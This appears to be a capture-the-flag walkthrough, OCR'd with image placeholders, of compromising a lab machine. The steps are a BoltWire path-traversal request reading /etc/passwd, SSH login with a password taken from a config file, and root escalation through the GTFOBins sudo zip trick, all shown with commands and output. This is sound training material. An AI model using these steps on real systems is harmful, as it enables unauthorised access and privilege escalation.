
Welcome

Thank you for using BoltWire!

You are currently logged in as: *Th4ntis*

Using the code provided, it's a coding error where it accepts input

```
http://192.168.126.138:8080/dev/index.php?
p=action.search&action=../../../../../../../etc/passwd
```



BoltWire


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:
/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Welcome

Thank you for using BoltWire!


You are currently logged in as: *Th4ntis*

Looking at the users we have Jeanpaul




```
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin
/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
_rpc:x:107:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:108:65534::/var/lib/nfs:/usr/sbin/nologin
```

If we look back at the config.yml file we found, there's a password in there. I_love_java, with that and the user, we can try to login via SSH.




```
┌──(root㉿kali)-[/mnt/dev]
└─# ssh -i id_rsa jeanpaul@192.168.126.138
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$ 
```

What permissions does this user have:



```
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
jeanpaul@dev:~$ 
```

We can run zip with no password. Looking GTFOBins




## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
```



```
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
flag.txt
# cat flag.txt
Congratz on rooting this box !
# 
```